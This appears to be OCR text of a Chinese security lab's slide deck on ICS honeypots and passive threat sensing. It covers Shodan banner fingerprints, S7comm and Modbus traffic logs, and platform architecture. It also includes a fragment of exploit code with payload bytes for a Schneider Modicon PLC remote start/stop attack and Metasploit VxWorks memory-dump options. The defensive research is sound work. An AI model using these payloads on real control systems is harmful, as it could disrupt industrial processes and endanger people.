162.248	102	北美地区	CA	Version: 0.0 System Name: Technodrome	SIMATIC	S7-200	Serial Number: 88111222	Plant Identification: Mouser Factory	Copyright: Original Siemens Equipment
167.88.	102	美国	CA	Version: 0.0 System Name: Technodrome	SIMATIC	S7-200	Serial Number: 88111222	Plant Identification: Mouser Factory	Copyright: Original Siemens Equipment
47.88.1	102	新加坡阿里	CA	Version: 0.0 System Name: Technodrome	SIMATIC	S7-200	Serial Number: 88111222	Plant Identification: Mouser Factory	Copyright: Original Siemens Equipment
185.19.	102	德国	DE	Version: 0.0 System Name: Technodrome	SIMATIC	S7-200	Serial Number: 88111222	Plant Identification: Mouser Factory	Copyright: Original Siemens Equipment
80.149.	102	德国	DE	Version: 0.0 System Name: Technodrome	SIMATIC	S7-200	Serial Number: 88111222	Plant Identification: Mouser Factory	Copyright: Original Siemens Equipment
46.101.	102	俄罗斯	DE	Version: 0.0 System Name: Technodrome	SIMATIC	S7-200	Serial Number: 88111222	Plant Identification: Mouser Factory	Copyright: Original Siemens Equipment
104.238	102	美国Choopa	DE	Version: 0.0 System Name: Technodrome	SIMATIC	S7-200	Serial Number: 88111222	Plant Identification: Mouser Factory	Copyright: Original Siemens Equipment
82.103.	102	丹麦	DK	Version: 0.0 System Name: Technodrome	SIMATIC	S7-200	Serial Number: 88111222	Plant Identification: Mouser Factory	Copyright: Original Siemens Equipment
185.90.	102	芬兰	FI	Version: 0.0 System Name: Technodrome	SIMATIC	S7-200	Serial Number: 88111222	Plant Identification: Mouser Factory	Copyright: Original Siemens Equipment
212.71.	102	英国	GB	Version: 0.0 System Name: Technodrome	SIMATIC	S7-200	Serial Number: 88111222	Plant Identification: Mouser Factory	Copyright: Original Siemens Equipment
178.79.	102	英国	GB	Version: 0.0 System Name: Technodrome	SIMATIC	S7-200	Serial Number: 88111222	Plant Identification: Mouser Factory	Copyright: Original Siemens Equipment
46.101.	102	俄罗斯	GB	Version: 0.0 System Name: Technodrome	SIMATIC	S7-200	Serial Number: 88111222	Plant Identification: Mouser Factory	Copyright: Original Siemens Equipment
202.43.	102	印度尼西亚	ID	Version: 0.0 System Name: Technodrome	SIMATIC	S7-200	Serial Number: 88111222	Plant Identification: Mouser Factory	Copyright: Original Siemens Equipment
185.108	102	欧洲和中东	IE	Version: 0.0 System Name: Technodrome	SIMATIC	S7-200	Serial Number: 88111222	Plant Identification: Mouser Factory	Copyright: Original Siemens Equipment
114.143	102	印度	IN	Version: 0.0 System Name: Equipo SIMAT	SIMATIC	S7-300	Serial Number: 88111222	Plant Identification: Metachem Manufatures	Copyright: Original Siemens Equi
1.23.19	102	印度	IN	Version: 0.0 System Name: Technodrome	SIMATIC	S7-200	Serial Number: 88111222	Plant Identification: Mouser Factory	Copyright: Original Siemens Equipment
180.16.	102	日本东京都	JP	Version: 0.0 System Name: Technodrome	SIMATIC	S7-200	Serial Number: 88111222	Plant Identification: Mouser Factory	Copyright: Original Siemens Equipment
54.199.	102	美国华盛顿	JP	Version: 0.0 System Name: Technodrome	SIMATIC	S7-200	Serial Number: 88111222	Plant Identification: Mouser Factory	Copyright: Original Siemens Equipment
54.199.	102	美国华盛顿	JP	Version: 0.0 System Name: Technodrome	SIMATIC	S7-200	Serial Number: 88111222	Plant Identification: Mouser Factory	Copyright: Original Siemens Equipment
146.185	102	俄罗斯	NL	Version: 0.0 System Name: Technodrome	SIMATIC	S7-200	Serial Number: 88111222	Plant Identification: Mouser Factory	Copyright: Original Siemens Equipment
188.166	102	新加坡Digit	NL	Version: 0.0 System Name: Technodrome	SIMATIC	S7-200	Serial Number: 88111222	Plant Identification: Mouser Factory	Copyright: Original Siemens Equipment
66.50.1	102	波多黎各	PR	Version: 0.0 System Name: Water-Pump-	West-5793 Serial N		umber: 88111222 Plant Id	entification: AAA Copyright: Original Siemens Equipment	
66.50.1	102	波多黎各	PR	Version: 0.0 System Name: Water-Pump-	West-5793 Serial N		umber: 88111222 Plant Id	entification: AAA Copyright: Original Siemens Equipment	
66.50.1	102	波多黎各	PR	Version: 0.0 System Name: Water-Pump-	West-5793 Serial N		umber: 88111222 Plant Id	entification: AAA Copyright: Original Siemens Equipment	
66.50.1	102	波多黎各	PR	Version: 0.0 System Name: Water-Pump-	West-5793 Serial N		umber: 88111222 Plant Id	entification: AAA Copyright: Original Siemens Equipment	
128.199	102	新加坡Digit	SG	Version: 0.0 System Name: Technodrome	SIMATIC	S7-200	Serial Number: 88111222	Plant Identification: Mouser Factory	Copyright: Original Siemens Equipment
128.199	102	新加坡Digit	SG	Version: 0.0 System Name: Technodrome	SIMATIC	S7-200	Serial Number: 88111222	Plant Identification: Mouser Factory	Copyright: Original Siemens Equipment
94.229.	102	斯洛伐克	SK	Version: 0.0 System Name: Technodrome	SIMATIC	S7-200	Serial Number: 88111222	Plant Identification: Mouser Factory	Copyright: Original Siemens Equipment
158.197	102	斯洛伐克帕	SK	Version: 0.0 System Name: Technodrome	SIMATIC	S7-200	Serial Number: 88111222	Plant Identification: Mouser Factory	Copyright: Original Siemens Equipment
52.192.	102	美国特拉华	US	Version: 0.0 System Name: Technodrome	SIMATIC	S7-200	Serial Number: 88111222	Plant Identification: Mouser Factory	Copyright: Original Siemens Equipment
159.203	102	加拿大多伦	US	Version: 0.0 System Name: Technodrome	SIMATIC	S7-200	Serial Number: 88111222	Plant Identification: Mouser Factory	Copyright: Original Siemens Equipment
104.37.	102	北美地区	US	Version: 0.0 System Name: Technodrome	SIMATIC	S7-200	Serial Number: 88111222	Plant Identification: Mouser Factory	Copyright: Original Siemens Equipment
52.67.7	102	美国华盛顿	US	Version: 0.0 System Name: Technodrome	SIMATIC	S7-200	Serial Number: 88111222	Plant Identification: Mouser Factory	Copyright: Original Siemens Equipment
52.90.2	102	美国华盛顿	US	Version: 0.0 System Name: Technodrome	SIMATIC	S7-200	Serial Number: 88111222	Plant Identification: Mouser Factory	Copyright: Original Siemens Equipment
196.28.	102	波多黎各	US	Version: 0.0 System Name: Water-Pump-	West-5793 Serial N		umber: 88111222 Plant Id	entification: AAA Copyright: Original Siemens Equipment	
52.58.4	102	美国华盛顿	US	Version: 0.0 System Name: Technodrome	SIMATIC	S7-200	Serial Number: 88111222	Plant Identification: Mouser Factory	Copyright: Original Siemens Equipment

BEACON LAB
灯塔实验室

通过Shodan搜索国外蜜罐案例

Total results: 4

103.6.87.106
slg092.glimr.net
Host Virtual
Added on 2016-08-01 04:11:29 GMT
India, Chennai
Details

```
Location designation of a module:
Copyright: Original Siemens Equipment
Module type: IM151-8 PN/DP CPU
PLC name: PG[random.randint(0,1) f
Module: v.0.0
Plant identification: Power Generation One
OEM ID of a module:
Module name: Siemens, SIMATIC, S7-200
Serial number of module: 8675309
```

23.106.59.127
Nobis Technology Group, LLC
Added on 2016-07-21 12:37:05 GMT
United States, Phoenix
Details

```
Location designation of a module:
Copyright: Original Siemens Equipment
Module type: IM151-8 PN/DP CPU
PLC name: PG[random.randint(0,1) f
Module: v.0.0
Plant identification: Power Generation One
OEM ID of a module:
Module name: Siemens, SIMATIC, S7-200
Serial number of module: 8675309
```

162.218.89.26
ColoCrossing
Added on 2016-07-21 04:11:23 GMT
United States, Buffalo
Details

```
Location designation of a module:
Copyright: Original Siemens Equipment
Module type: IM151-8 PN/DP CPU
PLC name: PG[random.randint(0,1) f
Module: v.0.0
Plant identification: Power Generation One
OEM ID of a module:
Module name: Siemens, SIMATIC, S7-200
Serial number of module: 8675309
```

Shodan API

```
host = api.host('xxx.xxx.xxx.xxx', history=True)
```

```
    Location designation of a module:
    Copyright: Original Siemens Equipment
    Module type: CPU 226
    PLC name: Czajka-STUOS
    Module: v.0.0
    Plant identification: MPWiK-ZOS-Czajka
    OEM ID of a module:
    Module name: Siemens, SIMATIC, S7-200
    Serial number of module: 6ES7 216-2AD23-0XB0
```

```
Port: 102
Banner: Location designation of a module:
Copyright: Original Siemens Equipment
Module type: IM151-8 PN/DP CPU
PLC name: Technodrome
Module: v.0.0
Plant identification: Mouser Factory
OEM ID of a module:
Module name: Siemens, SIMATIC, S7-200
Serial number of module: 88111222

TIME: 2016-07-29T05:42:17.030523
```

国外工控组合蜜罐案例

102
tcp
s7

```
Location designation of a module:
Copyright: Original Siemens Equipment
Module type: IM151-8 PN/DP CPU
PLC name: Technodrome
Module: v.0.0
Plant identification: Mouser Factory
OEM ID of a module:
Module name: Siemens, SIMATIC, S7-200
Serial number of module: 88111222
```


8000
tcp
http


Apache httpd Version: 2.0.48

```
HTTP/1.1 200 OK
Server: Apache/2.0.48
Date: Sun, 31 Jul 2016 16:21:12 GMT
Content-Type: text/html; charset=utf8
Content-Length: 19949
```

8090
tcp
http

```
HTTP/1.1 400 Bad Request
Server: Apache-Coyote/1.1
Transfer-Encoding: chunked
Date: Sat, 16 Jul 2016 10:47:48 GMT
Connection: close
```





Part. **03**

被动威胁感知技术


工控设备主动指纹信息

S7comm通信流程

TCP三次握手建立通讯TCP连接
ISO_TP连接建立
S7协议连接请求、应答建立连接
实现S7协议读取数据

通过模拟S7comm协议可获取设备信息

Module: 6ES7 151-8AB01-0AB0
Basic Hardware: 6ES7 151-8AB01-0AB0
Version: 3.2.3
System Name: SIMATIC 300(1)
Module Type: AN12CPU
Serial Number: S C-B8TH91812011
Copyright: Original Siemens Equipment



工控设备被动指纹信息

施耐德(Schneider) Modicon PLC 数据包重放远程控制(Start/Stop Command)

漏洞编号：SSV-89458
CVE-ID：补充
披露/发现时间：未知
CNNVD-ID：补充
提交时间:2015-09-18
CNVD-ID：补充
漏洞等级：
漏洞作者：未知
漏洞类别：后门
提交者：你这是自寻死路丶
ZoomEye Dork：补充
影响组件：Schneider

概要

施耐德Modicon系列PLC支持通过Unity Pro软件控制PLC，包括程序的上传下载、设备的启动关闭等管理员权限操作。

```
payload = '\x00\x20\x00\x13\x00\x00\x00\x00\x64\x00'
self.send_delay(self.makeframe(payload), sock)
payload = '\x00\x20\x00\x13\x00\x64\x00\x00\x00\x9c\x00'
self.send_delay(self.makeframe(payload), sock)
payload = '\x00\x10\x43\x4c\x00\x00\x0f'
payload += 'USER-SEBUG.NET.'#username will be stored in remote plc
self.send_delay(self.makeframe(payload), sock)
payload = '\x01\x04'
self.send_delay(self.makeframe(payload), sock)
payload = '\x01\x50\x15\x00\x01\x0b'
```

```
Basic options:
  Name    Current Setting                    Required  Description
  ----    ---------------                    --------  -----------
  LPATH   /root/.msf5/logs/vxworks_memory.dmp  yes       The local filename to store the dumped memory
  OFFSET  0                                  yes       The starting offset to read the memory dump (hex allowed)
  RHOST                                      yes       The target address
  RPORT   17185                              yes       The target port
```

```
 !"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^
_`abcdefghijklmnopqrstuvwxyz{|}~
 !"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^
_`abcdefghijklmnopqrstuvwxyz{|}~
USER-SEBUG.NETTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTT
TTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTT
TTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTT
TTTT
 TTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTT
TTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTT
TTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTT
```

《揭秘VxWorks—直击物联网安全罩门》

工控设备被动指纹信息

Request	Function	ISO Date	IP	port
0300001611e0000000[redacted]0c1020100c2020102c0010a	COTP CR	2015-12-19T05:06:49.017Z	188.13[redacted]	53274
0300001611e0000000[redacted]0c1020100c2020102c0010a	COTP CR	2015-12-19T05:07:12.921Z	188.13[redacted]	53274
0300001611e0000000[redacted]0c1020100c2020102c0010a	COTP CR	2016-04-14T04:52:44.292Z	202.118[redacted]	51345
0300001611e0000000[redacted]0c1020100c2020102c0010a	COTP CR	2015-11-13T08:50:41.842Z	115.195[redacted]	58397
0300001611e0000000[redacted]0c1020100c2020102c0010a	COTP CR	2015-12-24T12:28:41.947Z	188.13[redacted]	39946
0300001611e0000000[redacted]0c1020100c2020102c0010a	COTP CR	2016-04-25T16:49:38.931Z	198.20[redacted]	43697
0300001611e0000000[redacted]0c1020100c2020102c0010a	COTP CR	2015-11-12T09:25:27.830Z	115.195[redacted]	50429
0300001611e0000000[redacted]0c1020100c2020102c0010a	COTP CR	2015-12-06T05:23:42.955Z	141.212[redacted]	35450
0300001611e0000000[redacted]0c1020100c2020102c0010a	COTP CR	2016-04-15T00:44:33.999Z	118.193[redacted]	45133
0300001611e0000000[redacted]0c1020100c2020102c0010a	COTP CR	2016-04-16T23:57:12.924Z	118.193[redacted]	47844
0300001611e0000000[redacted]0c1020100c2020102c0010a		2016-04-25T16:49:55.236Z	198.20[redacted]	43697
0300001611e0000000[redacted]0c1020100c2020200c0010a	COTP CR	2016-03-27T08:42:21.430Z	62.75.[redacted]	6892
0300001611e0000000[redacted]0c1020100c2020200c0010a	COTP CR	2016-03-28T05:45:21.378Z	85.25.[redacted]	16048
0300001611e0000000[redacted]0c1020100c2020102c0010a	COTP CR	2016-01-17T12:28:39.900Z	71.6.[redacted]	40253
0300001611e0000000[redacted]0c1020100c2020102c0010a	COTP CR	2016-04-14T04:52:48.296Z	202.118[redacted]	51345
0300001611e0000000[redacted]0c1020100c2020102c0010a	COTP CR	2016-03-08T05:38:10.877Z	74.208[redacted]	35433
0300001611e0000000[redacted]0c1020100c2020102c0010a	COTP CR	2016-04-08T14:21:59.744Z	202.118[redacted]	51345
0300001611e0000000[redacted]0c1020100c2020102c0010a	COTP CR	2015-11-24T06:28:52.692Z	188.13[redacted]	53274
0300001611e0000000[redacted]0c1020100c2020102c0010a	COTP CR	2015-12-24T12:28:45.952Z	188.13[redacted]	39946
0300001611e0000000[redacted]0c1020100c2020102c0010a	COTP CR	2016-04-20T17:05:04.772Z	211.20[redacted]	56386
0300001611e0000000[redacted]0c1020100c2020102c0010a	COTP CR	2015-11-11T12:25:51.743Z	115.195[redacted]	55880
0300001611e0000000[redacted]0c1020100c2020102c0010a	COTP CR	2015-11-24T06:29:22.318Z	188.13[redacted]	53274
0300001611e0000000[redacted]0c1020100c2020102c0010a	COTP CR	2015-12-19T05:06:56.045Z	188.13[redacted]	53274
0300001611e0000000[redacted]0c1020100c2020102c0010a	COTP CR	2016-04-14T04:51:37.149Z	202.118[redacted]	51345
0300001611e0000000[redacted]0c1020100c2020102c0010a	COTP CR	2015-11-24T06:28:56.706Z	188.13[redacted]	53274
0300001611e0000000[redacted]0c1020100c2020102c0010a	COTP CR	2015-12-19T05:07:08.906Z	188.13[redacted]	53274
0300001611e0000000[redacted]0c1020100c2020102c0010a	COTP CR	2016-01-17T12:28:43.906Z	71.6.[redacted]	40253
0300001611e0000000[redacted]0c1020100c2020102c0010a	COTP CR	2016-02-08T10:22:40.488Z	198.20[redacted]	54384
0300001611e0000000[redacted]0c1020100c2020102c0010a	COTP CR	2016-04-14T04:51:33.147Z	202.118[redacted]	51345
0300001611e0000000[redacted]0c1020100c2020102c0010a	COTP CR	2015-11-24T06:29:33.593Z	188.13[redacted]	53274
0300001611e0000000[redacted]0c1020100c2020102c0010a	COTP CR	2016-01-04T10:24:02.284Z	198.20[redacted]	48111
0300001611e0000000[redacted]0c1020100c2020102c0010a	COTP CR	2016-04-12T23:17:26.926Z	123.151[redacted]	50896
0300001611e0000000[redacted]0c1020100c2020102c0010a		2016-04-25T16:49:51.232Z	198.20[redacted]	43697
0300001611e0000000[redacted]0f0c1020100c2020102c0010a	COTP CR	2015-12-19T05:06:53.031Z	188.13[redacted]	53274
0300001611e0000000[redacted]0f0c1020100c2020102c0010a	COTP CR	2016-04-13T17:46:51.700Z	221.238[redacted]	23341
0300001611e0000000[redacted]1110c1020100c2020102c0010a	COTP CR	2015-11-12T07:33:22.115Z	115.195[redacted]	64203
0300001611e0000000[redacted]1110c1020100c2020102c0010a	COTP CR	2016-04-25T16:49:35.928Z	198.20[redacted]	43697
0300001611e0000000[redacted]1210c1020100c2020102c0010a	COTP CR	2016-02-11T16:22:30.498Z	188.13[redacted]	42162
0300001611e0000000[redacted]1410c1020100c2020102c0010a	COTP CR	2015-11-12T08:47:50.619Z	115.195[redacted]	65500
0300001611e0000000[redacted]1410c1020100c2020102c0010a	COTP CR	2016-04-14T16:33:56.997Z	211.20[redacted]	55549

```
▼ ISO 8073/X.224 COTP Connection-Oriented Transport Protocol
    Length: 17
    PDU Type: CR Connect Request (0x0e)
    Destination reference: 0x0000
    Source reference: 0x0014
    0000 .... = Class: 0
    .... ..0. = Extended formats: False
    .... ...0 = No explicit flow control: False
    Parameter code: src-tsap (0xc1)
    Parameter length: 2
    Source TSAP: 0100
    Parameter code: dst-tsap (0xc2)
    Parameter length: 2
    Destination TSAP: 0102
    Parameter code: tpdu-size (0xc0)
    Parameter length: 1
    TPDU size: 1024

0000  d4 ee 07 40 24 78 60 f8  1d c7 88 1e 08 00 45 0[redacted]   ...@$x`. ......E.
0010  00 3e e3 ab 40 00 40 06  e7 3b c0 a8 01 a6 8a [redacted]   .>..@.@. .;......
0020  22 c8 c1 0d 00 66 38 9c  26 e2 00 78 c0 9f 50 18   "....f8. &..x..P.
0030  ff ff 3f 81 00 00 03 00  00 16 11 e0 00 00 00 14   ..?..... ........
0040  00 c1 02 01 00 c2 02 01  02 c0 01 0a               ........ ....
```

可聚类指纹信息


工控设备被动指纹信息

通过modbus协议获取设备项目文件信息
Redpoint nse脚本指纹
debug模式


{u'type': u'NEW_CONNECTION'}	modbus
{u'function_code': 90, u'slave_id': 0, u'request': u'0006000000fe005a00fe00545454545454545454545454545454545454545454545454545454545454545454545454545454545454545454	modbus
{u'function_code': 90, u'slave_id': 0, u'request': u'000700000005005a000300', u'response': u'5a00fe7c0b452d8825f3514cbf1b3099875fc9a02d7a6ac8d85b66c6e4ab3829	modbus
{u'function_code': 90, u'slave_id': 0, u'request': u'000800000005005a000304', u'response': u'5a00fe0a323b3d74731a93677d616c54e42bf2818051a00e75dc8a994ca7382	modbus
{u'function_code': 90, u'slave_id': 0, u'request': u'000900000004005a0004', u'response': u'5a00fe'}	modbus
{u'function_code': 90, u'slave_id': 0, u'request': u'000a00000005005a000100', u'response': u'5a00fe'}	modbus
{u'function_code': 90, u'slave_id': 0, u'request': u'000b000000fe005a000a000001020304050607080 90a0b0c0d0e0f101112131415161718191a1b1c1d1e1f202122232425	modbus
{u'function_code': 90, u'slave_id': 0, u'request': u'000c00000004005a0004', u'response': u'5a00fe'}	modbus
{u'function_code': 90, u'slave_id': 0, u'request': u'000d00000004005a0004', u'response': u'5a00fe'}	modbus
{u'function_code': 90, u'slave_id': 0, u'request': u'000e00000004005a0004', u'response': u'5a00fe'}	modbus
{u'function_code': 90, u'slave_id': 0, u'request': u'000f0000000d005a002000130000000006400', u'response': u'5a00fe'}	modbus
{u'function_code': 90, u'slave_id': 0, u'request': u'001000000000d005a002000130064000009c00', u'response': u'5a00fe00f6002832866b74df786435d8e1657cb12df4674	modbus
{u'function_code': 90, u'slave_id': 0, u'request': u'001100000000d005a002000140000000006400', u'response': u'5a00fe'}	modbus
{u'function_code': 90, u'slave_id': 0, u'request': u'001200000000d005a002000140064000000f600', u'response': u'5a00fe00f600d34c46b114eb3076e06d45ce4d70d0abb45	modbus
{u'function_code': 90, u'slave_id': 0, u'request': u'001300000000d005a002000140 05a010000f600', u'response': u'5a00fe001000455f3231313031352e73747500000000'}	modbus
{u'type': u'CONNECTION_LOST'}	modbus

{u'function_code': 90, u'slave_id': 0, u'request': u'000100000004005a0002', u'response': u'5a00fe50efc4783e829b5547f006039ae9e576b6fa2f1f2a	modbus
{u'function_code': 90, u'slave_id': 0, u'request': u'01bf00000005005a000606', u'response': u'5a00fe011d8f4942fa0b424d58524d533030384d5000'}	modbus
{u'function_code': 90, u'slave_id': 0, u'request': u'000400000005005a000300', u'response': u'5a00fede44ef02b8fc62540ee7559f07dd3613668b9ea	modbus
{u'function_code': 90, u'slave_id': 0, u'request': u'000f0000000d005a002000140064000000f600', u'response': u'5a00fe00f600d6ff4da88b0b8e4393	modbus

被动威胁感知平台架构


扫描器所“看”到
攻击者所“看”到
PLC
SCADA
行业网络
外网探针
外网探针
外网探针
企业内网环境
内网探针
SIEM/SOC
交互数据处理
数据情报采集
数据情报融合
战术情报交换
组件库
仿真工控服务
真实工控设备
情报库
IP/端口
基础情报数据
扫描数据
IP/ASN
信誉数据
IP行为数据
STIX/IOC
威胁情报平台
情报生产者

交互行为模式自识别


交互请求数据
端口服务预处理
深度
tcp.port=102
s7comm
tcp.port=502
modbus
tcp.port=xxx
xxx
LV1
TPKT
模式1
TPKT
模式n
FC17
FC1
FC2
FC3
FC4
LV2
COTP
模式1
COTP
模式n
FC43
模式1
FC43
模式2
LV3
S7
模式1
S7
模式n
FC90
模式1
FC90
模式2
FC90
模式3
S7
FC1
S7
FCn
FC90
模式1
FC90
模式2
M1
M2
M3
M4
M5
协议交互模式

自识别后人工分析

提取常见扫描脚本/工具的交互模式
- Nmap Script（Redpoint）
- Msf module
- Git中的常见针对协议的脚本

提取扫描者、扫描器的行为模式
- Shodan
- Censys
- Rapid7

2016-05-15

2016-05-15 09:44:58.992000	modbus	type:NEW_CONNECTION
2016-05-15 09:45:05.010000	modbus	function_code:90 slave_id:0 request:0006000000fe005a00fe00545454545454545454545454545454545454545454545454 response:5a00fe
